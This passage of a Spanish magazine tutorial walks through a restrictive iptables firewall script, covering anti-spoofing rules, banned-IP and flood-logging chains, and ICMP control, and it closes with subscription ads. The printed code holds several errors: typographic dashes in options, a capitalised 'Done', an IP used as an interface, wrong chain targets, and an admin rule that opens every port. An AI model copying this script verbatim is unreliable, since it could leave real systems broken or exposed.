*Esto garantiza la **primera regla anti-spoofing** de IP, **de nuestra red nunca debe salir tráfico cuyas IP's origen no estén en el rango al que pertenece,** en nuestro caso 172.28.xxx.**xxx y no deben entrar IP's cuyas IP's origen digan ser cualquiera de las excluidas**, puesto que son **IP's reservadas por la IANA o reflejadas en el RFC 1918**, lo que deberías de hacer es eliminar el rango de red que uses de esa lista y añadir 172.28.0.0/16 que yo eliminé.*

HOSTBAN, sigue el mismo principio que las IP's *baneadas*, de hecho es lo mismo, sólo que por ofrecer mayor escalabilidad, podemos incluir aquí las IP's que no deseamos a las que accedan, *páginas de sexo, de hack, direcciones de cualquier tipo que la política de nuestra empresa prohibiría a sus empleados*, no son excluidas porque no pertenecen a la lista ofrecida por el RFC 1918 y no son *baneadas* porque no *"nos hicieron nada malo", sólo que no nos da la real gana que se acceda a ellas.* Por omisión no hay *host* baneados.

LOOPBACK, sin comentarios, la IP de bucle inverso...o toda la red 127.0.0.0/8

REDINTERNA, lo dicho, la red a la que pertenece el *host*, en el caso que nos ocupa la 172.28.0.0/16

Luego se reasignan las variables *SSH, WWW* con los valores que ya tuviesen más la IP del administrador y las de loopback, con esto nos aseguramos que el admin. siempre tendrá acceso y que el propio host (127.0.0.1) también y no nos auto-bloqueamos el acceso.

Código parte 2

```
IPFW="172.28.0.200"
IPADMIN="172.28.0.200 172.28.0.50"
PINGSALIDA="$IPADMIN 0.0.0.0/0"
PINGENTRADA="$IPADMIN 0.0.0.0/0"
SSH="0.0.0.0/0"
WWW="0.0.0.0/0"
CONTROLSYN="-m limit --limit 5/second --limit-burst 10"
OPCIONREG="--log-level=3 -m limit --limit 1/second --limit-burst 10"
IPBAN=""
IPEXCLUIDAS="0.0.0.0/8 10.0.0.0/8 169.254.0.0/16
172.16.0.0/16 172.17.0.0/16 172.18.0.0/16 172.19.0.0/16
172.20.0.0/16 172.21.0.0/16
```

```
172.22.0.0/16 172.23.0.0/16 172.24.0.0/16
172.25.0.0/16 172.26.0.0/16 172.27.0.0/16
172.29.0.0/16 172.30.0.0/16 172.31.0.0/16
192.168.0.0/16 192.0.0.0/24 192.0.34.0/24
224.0.0.0/4 240.0.0.0/5 255.255.255.255"
HOSTBAN=""
LOOPBACK="127.0.0.1"
REDINTERNA="172.28.0.0/16"
SSH="$IPADMIN $SSH $LOOPBACK"
WWW="$IPADMIN $WWW $LOOPBACK"
```

Ahora eliminamos y vaciamos cadenas, definimos directivas predeterminadas, etc. Es lo mismo que describimos para el *script ./NOIPT*, pero añadido a este nuevo *script*, no comento nada más de ello, ya está visto anteriormente.

COMPROBAR EL SERVICIO, VACIAR CADENAS Y TABLAS

Código parte 3

```
IPT="/sbin/iptables"
if [ ! -x $IPT ]
then
  echo "Error: No se puede ejecutar \$IPT , Revisa la configuración"
  exit 1
fi
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
$IPT -F
$IPT -X
 for tabla in filter nat mangle
 do
  $IPT -t $tabla -F
  $IPT -t $tabla -X
  $IPT -t $tabla -Z
 Done
```

CREACIÓN DE LAS CADENAS QUE REGISTRARÁN LOGS

Aquí vamos a crearnos nuevas cadenas de usuario para que registren y desechen el tráfico indeseado, sigue los mismos principios que estudiamos en el *script ./IPBANNER* para la cadena REGSTRAIPBAN, sólo que aquí hay más, estas son:

REGISTRADESECHO, para desechar los paquetes

REGISTRAIPBAN, para registrar los accesos de IP's *baneadas* de la lista que contenga la variable *IPBAN*

REISTRAIPEXCLUIDAS, para registrar los accesos de IP's excluidas que contenga la variable *IPEXCLUIDAS*

REGISTRAIPHOSTBAN, para registrar los accesos a la lista de host prohibidos que tiene la variable *IPHOSTBAN*

REGISTRAFLOOD, para registrar *las inundaciones SYN y flooding* tomando como variable de umbral y límite los contenidos de *OPCIONESREG y CONTROLSYN*

Código parte 4

```
$IPT -N REGISTRADESECHO
$IPT -A REGISTRADESECHO -j LOG --log-prefix "IPT DESECHO:  " $OPCIONREG
$IPT -A REGISTRADESECHO -j DROP
$IPT -N REGISTRAIPBAN
$IPT -N REGISTRAIPEXCLUIDAS
$IPT -N REGISTRAIPHOSTBAN
$IPT -A REGISTRAIPBAN -p tcp --dport 137:139 -j DROP
$IPT -A REGISTRAIPBAN -p udp --dport 137:139 -j DROP
$IPT -A REGISTRAIPBAN -p tcp --dport 445 -j DROP
$IPT -A REGISTRAIPBAN -j LOG --log-prefix "IPT BANEADAS:   " $OPCIONREG
$IPT -A REGISTRAIPBAN -j DROP
$IPT -A REGISTRAIPEXCLUIDAS -p tcp --dport 137:139 -j DROP
$IPT -A REGISTRAIPEXCLUIDAS -p udp --dport 137:139 -j DROP
$IPT -A REGISTRAIPBAN -p tcp --dport 445 -j DROP
$IPT -A REGISTRAIPEXCLUIDAS -j LOG --log-prefix "IPT EXCLUIDAS:   " $OPCIONREG
$IPT -A REGISTRAIPEXCLUIDAS -j DROP
$IPT -A REGISTRAIPHOSTBAN -j LOG --log-prefix "IPT HOSTBANEADO:  " $OPCIONREG
$IPT -A REGISTRAIPHOSTBAN -j DROP
$IPT -N REGISTRAFLOOD
$IPT -A REGISTRAFLOOD -j LOG --log-prefix "IPT FLOOD:  " $OPCIONREG
$IPT -A REGISTRAFLOOD -j DROP
```

Antes de pasar a la siguiente parte del código, comentar que en el anterior, se desechan por omisión pero SIN REGISTRAR, todo el tráfico cuyos puertos destino sean 137, 138, 139 y 445, esto es útil si disponemos de una red mixta, con Windows y LiNUX, el tráfico SMB o NetBios es "muy ruidoso" cada cierto tiempo los equipos Windows lanzan mensajes NetBios y como nuestro cortafuegos no lo dejará pasar, sino los desechamos, provocaran un registro + el desecho por la directiva predeterminada, vamos, que se nos llenará el registro de logs con entradas del tráfico NetBios... y recuerda... definido de este modo, no habrá comunicación entre nuestro host y clientes Windows, no podremos usar Samba ni nada que afecte a esos puertos... pero... se trataba de un cortafuegos muy restrictivo, no?

NUEVAS CADENAS PARA EL CONTROL DE IP'S Y ACCESO

Ahora nos crearemos más cadenas de usuario para que podamos añadir las reglas específicas para *las Ip's baneadas*, excluidas, *host's prohibidos e inundaciones SYN*, a su vez cada una de esas cadenas, hacen uso de las otras definidas anteriormente, las que registran esas actividades, para ello usamos bucles y como dianas u opciones a ejecutar, las propias cadenas de registro que acabamos de ver.

*Esto es exactamente lo mismo que el ejemplo del script ./IPBANNER, el mismo principio y la misma funcionalidad, **por eso decía que entendieras BIEN ese script anterior** o te costará mucho este nuevo:*

Código parte 5

```
$IPT -N IPEXCLUIDAS
for ipmal in $IPEXCLUIDAS; do
  $IPT -A IPEXCLUIDAS -s $ipmal -j
REGISTRAIPEXCLUIDAS
  $IPT -A IPEXCLUIDAS -d $ipmal -j
REGISTRAIPEXCLUIDAS
done
$IPT -N IPBAN
for ipmal in $IPBAN; do
  $IPT -A IPBAN -s $ipmal -j REGISTRAIPEXCLUIDAS
  $IPT -A IPBAN -d $ipmal -j REGISTRAIPEXCLUIDAS
done
$IPT -N HOSTBAN
for iphostil in $HOSTBAN; do
  $IPT -A HOSTBAN -s $iphostil -j
REGISTRAIPHOSTBAN
  $IPT -A HOSTBAN -s $iphostil -j
REGISTRAIPHOSTBAN
done
$IPT -N FLOODSYN
$IPT -A FLOODSYN $CONTROLSYN -j RETURN
$IPT -A FLOODSYN -j REGISTRAFLOOD
```

CADENAS PARA EL CONTROL DE ENTRADA DE PAQUETES

De Nuevo nos creamos otras cadenas de usuario, en esta ocasión les tocara a las que serán las reglas de validación de entrada y salida de paquetes, empezamos por las de entrada:

Primero nos creamos la cadena ***ENTRADA*** con la *opción* ***–N*** y su cometido principal es aceptar o enviar al registro de desechos (cadena anteriormente explicada *REGISTRADESECHO*) los paquetes que deban traspasar o no...

Concretamente **rechaza explícitamente los paquetes con cuyo estado sea inválido y también aquellos que se detecten como inundaciones SYN**, para ello utiliza la opción del protocolo ***tcp --syn*** y la acción a ejecutar es precisamente la cadena *FLOODSYN* que acabamos de ver, que a su vez, pasará el control a la cadena *REGISTRAFLOOD* de más atrás. (***líneas 2 y 3 del código que viene a continuación***)

Acepta todos los paquetes que sean relacionados o establecidos de conexiones anteriores (**línea 4**)

La última línea envía al registro de desecho aquel tráfico que entre en el cortafuegos con IP de origen la del propio cortafuegos.

*Esto como estarás pensando, nunca debería de ocurrir, puesto que los paquetes entrantes nunca deben proceder del propio host, si esto ocurriese es que "alguien" está intentando falsear su IP e intentar entrar "a escondidas", vamos **otra de las reglas anti-spoofing, nunca se deben aceptar paquetes cuya IP de origen sea la nuestra.***

Código parte 6

```
$IPT -N ENTRADA
$IPT -A ENTRADA -m state --state INVALID -j REGISTRADESECHO
$IPT -A ENTRADA -p tcp --syn -j FLOODSYN
$IPT -A ENTRADA -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPT -A ENTRADA -s $IPFW -j REGISTRADESECHO
```

MAS REGLAS DE ENTRADA. TRAFICO TCP

Todavía continuamos añadiendo nuevas reglas de entrada, pero ahora mediante **bucles que leerán los contenidos de las variables SSH, WWW e IPADMIN**, recuerda que estas variables deberían tener la lista de IP's a las que les está permitido acceder al host o al cortafuegos mediante tráfico SSH o web (puertos 22 y 80 de tcp) y que también la lista de IP's definidas como de administración no tendrán ninguna restricción de entrada al host cortafuegos.

Para asegurarnos, ***utilizamos siempre --dport y m state --state NEW***, de ese modo le estamos explicando a ***IPTables*** que acepte conexiones nuevas que vayan al puerto destino que se indique tras ***--dport***, pero no otras ni por otros puertos ni con puertos origen aunque sean 22 ó 80.

Código parte 7

```
for ipsegura in $SSH; do
  $IPT -A ENTRADA -p tcp -s $ipsegura –dport 22 -m state –state NEW -j ACCEPT
done
for ipexterior in $WWW; do
  $IPT -A ENTRADA -p tcp -s $ipexterior –dport 80 -m state –state NEW -j ACCEPT
done
for ipadmin in $IPADMIN; do
  $IPT -A ENTRADA -p tcp -s $ipadmin -m state –state NEW -j ACCEPT
Done
```

Date cuenta también de la diferencia en las reglas para el administrador (último bucle) , en ellas no se valida ningún puerto, es decir, la IP o listas de IP's para la administración podrán traspasar el firewall de entrada por cualquier puerto, esto puede ser un agujero de seguridad, puesto que si alguien falsea su IP por una de las de administración puede tener acceso TOTAL,

*mmm, como "reto" te propongo que en el foro publiques "tus soluciones", aunque **IPTables** puede controlar de alguna manera que esto no ocurra, no te lo voy a decir, no ahora... no en este artículo, pero sí que deberías aportar tus propias soluciones con todo lo que ya hemos visto en este curso... revisa y recuerda*

CADENAS Y REGLAS PARA LA SALIDA TCP y UDP

Al igual que nos creamos cadenas de usuario de ENTRADA nos vamos a crear otra para la SALIDA, es decir, una nueva cadena SALIDA con sus reglas...

Como antes, **en la primera línea creamos la nueva cadena con la opción –N**

En la segunda línea controlamos que todas a**quellas IP's que NO SEAN *(!)* LA PROPIA IP DEL FIREWALL**, se lleven a la cadena que registra los desechos,

Esta es otra de las "reglas de oro" anti-spoofing, ningún paquete debe salir del Firewall que no tenga como IP origen la del propio firewall.

En la tercera línea, permitimos el tráfico que ya esté establecido o relacionado, así nuestro *firewall* podrá responder a las conexiones nuevas que le entraron anteriormente y que ya fueron estudiadas en la cadena *ENTRADA*

Las líneas cuatro y siguientes establecen la **lista de puertos permitidos** por las que nos podremos comunicar de salida, es decir, **aquellas conexiones NUEVAS que se originen en el host cortafuegos y que tengan como puerto destino cualquiera de los que se mencionan**,

*Yo he incluido algunos, 21, 22, 53, 80 y 443, puedes añadir otros nuevos, bastará que copies cualquiera de esas reglas y modifiques el puerto destino que le sigue al parámetro –dport, de igual modo puedes quitar los que no te convengan, pero **CUIDADO, no quites el 80, ni el 22**, puesto que estos se usan en las reglas de entrada, si lo haces no podrás navegar, **tampoco es recomendable eliminar la última línea, la que permite el tráfico UDP por el puerto 53,** si lo haces puedes no tener comunicación con el DNS de tu proveedor de Internet.*

Para afinar aún más, podríamos haber asignado una IP de destino o IP's de destino para el protocolo UDP, así nos aseguraríamos que sólo usaremos las IP's de los DNS que nos suministra el proveedor de Internet y no otros... *eso lo dejo para ti...*

Código parte 8

```
$IPT -N SALIDA
$IPT -A SALIDA -s ! $IPFW -j REGISTRADESECHO
$IPT -A SALIDA -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 21 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 22 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 53 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 80 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p tcp --dport 443 -j ACCEPT
$IPT -A SALIDA -m state --state NEW -p udp --dport 53 -j ACCEPT
```

REGLAS DE ENTRADA Y SALIDA PARA TRÁFICO ICMP

Ya hemos establecido las reglas para TCP y para UDP, tanto de entrada como de salida, ahora **vamos con ICMP, los pings, pongs u otros mensajes**.

Como antes añadiremos tanto reglas para la entrada y para la salida, en esta ocasión te las pongo todas juntas.

Lo único que hay que reseñar es que las Ip's que se permiten como tráfico ICMP de entrada son las que contenga la variable *PINGENTRADA* y que se acepta cualquier tipo de tráfico ICMP entrante

Igual ocurre con los *pongs*... los *echo-reply*, sólo que para la cadena *SALIDA* y con la lista de IP's que contenga la variable *PINGSALIDA* excepto en un caso...

```
for ipicmpsal in $PINGSALIDA; do
  $IPT -A SALIDA_ICMP -p icmp --icmp-type echo-request -d $ipicmpsal -j ACCEPT
  $IPT -A SALIDA_ICMP -p icmp --icmp-type echo-reply -d $ipicmpsal -j ACCEPT
  $IPT -A ENTRADA_ICMP -p icmp --icmp-type echo-reply -s $ipicmpsal -d $IPFW -j ACCEPT
done
```

Esa línea que está resaltada, te puede parecer un error, pero no lo es.... no es que haya equivocado la cadena SALIDA y haya puesto ENTRADA, **es así**... porque nuestros *echo reply* deben poder entrar la *host* cortafuegos cuyo origen sea cualquiera de las IP's permitidas de Salida, eso sí, de sólo aquellas cuya IP destino sea nuestro propio cortafuegos, en cristiano:

Permite la entrada de los echo reply (aquellos que nos enviarán las máquinas a las que les hagamos ping desde el cortafuegos) cuya ip origen esté permitida en la variable PINGSALIDA y cuyo destino seamos nosotros mismos.

Si no incluimos nada en las variables PINGENTRADA y PINGSALIDA al principio, no podremos enviar pings a nadie y tampoco responderemos a nadie, o si incluimos 0.0.0.0/0 se lo permitimos a todos, si queremos hacer ping pero que nosotros no respondamos a ellos, podremos 0.0.0.0/0 en la variable PINGSALIDA y nada ("") en la variable PINGENTRADA.

Las nuevas cadenas de usuario que controlarán el tráfico ICMP entrante o saliente son: ***ICMP_ENTRADA e ICMP_SALIDA***

Código parte 9

```
$IPT -N ENTRADA_ICMP
for ipicmpent in $PINGENTRADA; do
 $IPT -A ENTRADA_ICMP -p icmp --icmp-type echo-request -s $ipicmpent -d $IPFW -j ACCEPT
 $IPT -A ENTRADA_ICMP -p icmp --icmp-type echo-reply -s $ipicmpent -d $IPFW -j ACCEPT
done
$IPT -A ENTRADA_ICMP -p icmp --icmp-type destination-unreachable -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type source-quench -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type parameter-problem -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type time-exceeded -j ACCEPT
$IPT -N SALIDA_ICMP
for ipicmpsal in $PINGSALIDA; do
$IPT -A SALIDA_ICMP -p icmp --icmp-type echo-request -d $ipicmpsal -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type echo-reply -d $ipicmpsal -j ACCEPT
$IPT -A ENTRADA_ICMP -p icmp --icmp-type echo-reply -s $ipicmpsal -d $IPFW -j ACCEPT
done
$IPT -A SALIDA_ICMP -p icmp --icmp-type destination-unreachable -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type source-quench -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type parameter-problem -j ACCEPT
$IPT -A SALIDA_ICMP -p icmp --icmp-type time-exceeded -j ACCEPT
```

CADENAS DE USUARIO A CADENAS ESTANDAR

Terminamos.... Como hemos definido un montón de cadenas de usuario, tenemos que explicar a ***IPTables*** hacia qué cadenas "*estándar*" se deben aplicar, es decir, ***si nuestras nuevas cadenas se deben aplicar dentro de la cadena predefinida INPUT, OUTPUT o las dos.***

Este es el resumen:

Se asignarán a las cadenas estándar **INPUT y OUTPUT**, las cadenas de usuario:

- La IP de *loopback*
- Las cadenas *IPEXCLUIDAS*, *IPBAN*, *HOSTBAN*, *FLOODSYN* y *REGISTRADESECHO*
- Todo el tráfico que NO SEA ICMP

Se asignarán **únicamente** a las cadenas estándar ***INPUT***, las cadenas de usuario:

- *ENTRADA y ENTRADA_ICMP*

Se asignarán **únicamente** a las cadenas estándar **OUTPUT**, las cadenas de usuario:

- *SALIDA y SALIDA_ICMP*

Código parte 10

```
$IPT -A INPUT -i $LOOPBACK          -j ACCEPT
$IPT -A INPUT                       -j IPEXCLUIDAS
$IPT -A INPUT                       -j IPBAN
$IPT -A INPUT                       -j HOSTBAN
$IPT -A INPUT                       -j FLOODSYN
$IPT -A INPUT -p ! icmp             -j ENTRADA
$IPT -A INPUT -p icmp               -j
ENTRADA_ICMP
$IPT -A INPUT                       -j
REGISTRADESECHO
$IPT -A OUTPUT -o $LOOPBACK         -j ACCEPT
$IPT -A OUTPUT                 -j IPEXCLUIDAS
$IPT -A OUTPUT                 -j IPBAN
$IPT -A OUTPUT                 -j HOSTBAN
$IPT -A OUTPUT                      -j FLOODSYN
$IPT -A OUTPUT -p ! icmp       -j SALIDA
$IPT -A OUTPUT -p icmp         -j SALIDA_ICMP
$IPT -A OUTPUT                 -j REGISTRADESECHO
```

Ni que decir tiene que todas las líneas de código pertenecen al mismo script, (las 10 partes del código) hay que teclearlo todo en un único archivo, o como ya te dije antes podrás descargar éste y los otros utilizados en este artículo de la dirección:

http://www.forohxc.com/Docs/fw/ipt/iptfw2.txt


Bueno, ha sido duro... lo sé... pero lee, lee y vuelve a leer, para cualquier duda estamos en los foros, tómalo con calma y practica MUCHO por tu cuenta, ten siempre "*a mano*" el script que llamé *./NOIPT*, te será de gran ayuda para restaurar la configuración de *IPTables* y que no te quedes colgado... ten mucho cuidado con las directivas predeterminadas *DROP* y *REJECT*, si las aplicas mal, salvas la configuración del servicio *IPTables* y reinicias el servicio o el equipo te puedes llevar más de una sorpresa... como por ejemplo que auto-bloqueé el servicio de las X, en ese caso tendrás que acceder sin el modo "*gráfico*" a tu *LiNUX* y aplicar el *script ./NOIPT* o cualquier otro que vuelva a poner "*las cosas en su sitio*".

Y más trabajo..... ahora los deberes...

Qué te parece "acoplar" otro módulo a este cortafuegos que detecte, registre y deseche escaneos de puertos o técnicas sospechosas de usos fraudulentos de los indicadores TCP , como por ejemplo detectar las actividades de nMap o de Firewalk.... bien, pues esos son "tus deberes", en los foros has de aportar tus ideas, soluciones, preguntas... y si andáis muy despistados, alguna pista daremos

Para el próximo artículo abordaremos las tablas *nat, mangle* y cadenas *FORWARD*, será indispensable que tengas una buena práctica con los comandos, opciones, scripts., etc., que hemos visto por ahora, la práctica e implementación final de un *firewall* de red usará cadenas de usuario y funciones muy similares a las que acabamos de ver... y para entonces no las detallaré tan minuciosamente....

Hasta pronto



SUSCRIBETE A
PC PASO A PASO

SUSCRIPCIÓN POR:
1 AÑO
11 NUMEROS

=

45 EUROS (10% DE DESCUENTO)
+
SORTEO DE UNA CONSOLA XBOX
+
SORTEO 2 JUEGOS PC (A ELEGIR)

Contra Reembolso

Solo tienes que enviarnos un mail a preferente@hackxcrack.com indicando:
- Nombre
- Apellidos
- Dirección Completa
- Población
- Provincia
- Cógigo Postal
- Mail de Contacto y/o Teléfono Contacto
Es imprescindible que nos facilites un mail o teléfono de contacto.
- Tipo de Subscripción: CONTRAREEMBOLSO
- Número de Revista:
Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:
* Junto con el primer número recibirás el abono de 45 euros, precio de la subscripción por 11 números (un año) y una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.
* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; rellenando el formulario de nuestra WEB (www.hackxcrack.com) o enviándonos una carta a la siguiente dirección:
CALLE PERE MARTELL Nº20, 2º-1ª
CP 43001 TARRAGONA
ESPAÑA
* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com

Giro Postal

Envíanos un GIRO POSTAL por valor de 45 EUROS a:
CALLE PERE MARTELL20, 2º 1ª.
CP 43001 TARRAGONA
ESPAÑA
IMPORTANTE: En el TEXTO DEL GIRO escribe un mail de contacto o un número de Teléfono.

Y enviarnos un mail a preferente@hackxcrack.com indicando:
- Nombre
- Apellidos
- Dirección Completa
- Población
- Provincia
- Cógigo Postal
- Mail de Contacto y/o Teléfono Contacto
Es imprescindible que nos facilites un mail o teléfono de contacto.
- Tipo de Subscripción: GIRO POSTAL
- Número de Revista:
Este será el número a partir del cual quieres subscribirte. Si deseas (por ejemplo) subscribirte a partir del número 5 (incluido), debes poner un 5 y te enviaremos desde el 5 hasta el 15 (ambos incluidos)

APRECIACIONES:
* Junto con el primer número recibirás una carta donde se te indicará tu número de Cliente Preferente y justificante/factura de la subscripción.
* Puedes hacernos llegar estos datos POR MAIL,tal como te hemos indicado; o enviándonos una carta a la siguiente dirección:
CALLE PERE MARTELL Nº20, 2º-1ª
CP 43001 TARRAGONA
ESPAÑA
* Cualquier consulta referente a las subscripciones puedes enviarla por mail a preferente@hackxcrack.com